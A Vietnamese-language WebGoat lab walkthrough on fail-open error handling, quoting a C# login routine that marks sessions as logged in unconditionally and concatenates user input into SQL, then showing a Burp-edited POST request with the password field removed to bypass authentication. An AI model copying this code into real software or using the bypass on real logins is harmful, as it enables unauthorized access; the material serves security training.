Improper Error Handling

Trong quá trình phát triển ứng dụng, khái niệm **"Fail Open"** và **"Fail Closed"** thường liên quan đến cách ứng dụng sẽ hoạt động khi gặp lỗi và ngoại lệ. Khi các ngoại lệ được đưa ra, các hệ thống Fail Open thường sẽ cho phép truy cập, trái ngược với các hệ thống Fail Closed sẽ chặn truy cập.

"Fail Open Authentication Scheme" là tình huống khi xác thực người dùng không thành công nhưng dẫn đến việc cung cấp quyền truy cập mở vào các phần được xác thực và bảo mật của ứng dụng web cho người dùng cuối.

```
void Button1_Click(object sender, EventArgs e)
{
        try
        {
                SqlCommand scmd1;
                SqlConnection scon1;
                SqlDataReader dr1;
                string constr1;
                //bool login = true;
                constr1                                                                 =
ConfigurationManager.ConnectionStrings["mydbconn"].ConnectionString;
                scon1 = new
                SqlConnection(constr1);
                scmd1 = new
                SqlCommand("select * from Users where userid = '" + Text1.Text + "' and
password='" + TextBox1.Text + "'", scon1);
                scon1.Open();
                dr1 = scmd1.ExecuteReader();

                Session["login"] = true;

                string x = Request.QueryString["Text1"];
                ViewState.Add("user", x);
                ViewState.Add("userlen", x.Length);
```

```
            if (dr1.Read())
                FormsAuthentication.RedirectFromLoginPage(Text1.Text, false);

            else
            {
                Session["login"] = false;
                FormsAuthentication.SignOut();
            }
            dr1.Close();
            scon1.Close();
        }
        catch (Exception ne)
        {
            L4.Text = "Something went Wrong !";
        }
}
```


Okay, 1 đoạn mã chôm được trên mạng về việc xác thực, đoạn code trên sử dụng SQL Server và C# nhé.

Đoạn code được đánh dấu màu đỏ nhằm tạo các thông số kết nối tới CSDL và tạo 1 câu lệnh truy vấn thông tin tài khoản người dùng. 2 dòng màu đỏ cuối là để mở kết nối vào CSDL, và thực hiện truy vấn với câu lệnh được định nghĩa trước đó.

Đoạn mã màu xanh lá đặt giá trị phiên đăng nhập thành true (đã đăng nhập). Đây chính là cái mấu chốt vấn đề của cả bài toán. Nó đặt biến trạng thái đã đăng nhập thành true vô điều kiện, không cần biết người dùng kia có tồn tại trong hệ thống hay không.

Đoạn mã màu xanh biển chỉ đơn giản là lấy giá trị từ ô tên người dùng và hiển thị ngược lại giao diện. Nhưng vấn đề bây giờ là nếu khi ta xóa đi giá trị này trong lúc gửi đi request, giá trị của nó sẽ là Null (không tìm thấy giá trị trong phản hồi), và nó hủy hoàn toàn luồng xử lý trong **try**, đưa đoạn code chạy thẳng xuống **catch** để thực thi.

Phân tích 1 chút về việc cái lỗi này nó ngớ ngẩn sao thôi. Bây giờ thì đi vào bài làm.



Sử dụng kiến thức ở trên để chứng thực trong bài này. Và bài tập nói rằng, hãy thử chứng thực vào mà không chỉ định mật khẩu. Không chỉ định không phải là bỏ trống đâu nhé, dùng Burp bắt gói tin và xóa hẳn tham số ấy trong request đi.

```
1  POST /WebGoat/attack?Screen=39&menu=1000 HTTP/1.1
2  Host: 192.168.48.131
3  Content-Length: 40
4  Cache-Control: max-age=0
5  Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
6  Upgrade-Insecure-Requests: 1
7  Origin: http://192.168.48.131
8  Content-Type: application/x-www-form-urlencoded
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
    Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9
   d-exchange;v=b3;q=0.9
11 Referer: http://192.168.48.131/WebGoat/attack?Screen=
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: JSESSIONID=291BF3A7F1A681F38E1442E69A6284CE
15 Connection: close
16
17 Username=webgoat&SUBMIT=Login
```

*** Congratulations. You have successfully completed this lesson.**

Welcome, webgoat

You have been authenticated with Fail Open Error Handling

Logout

Refresh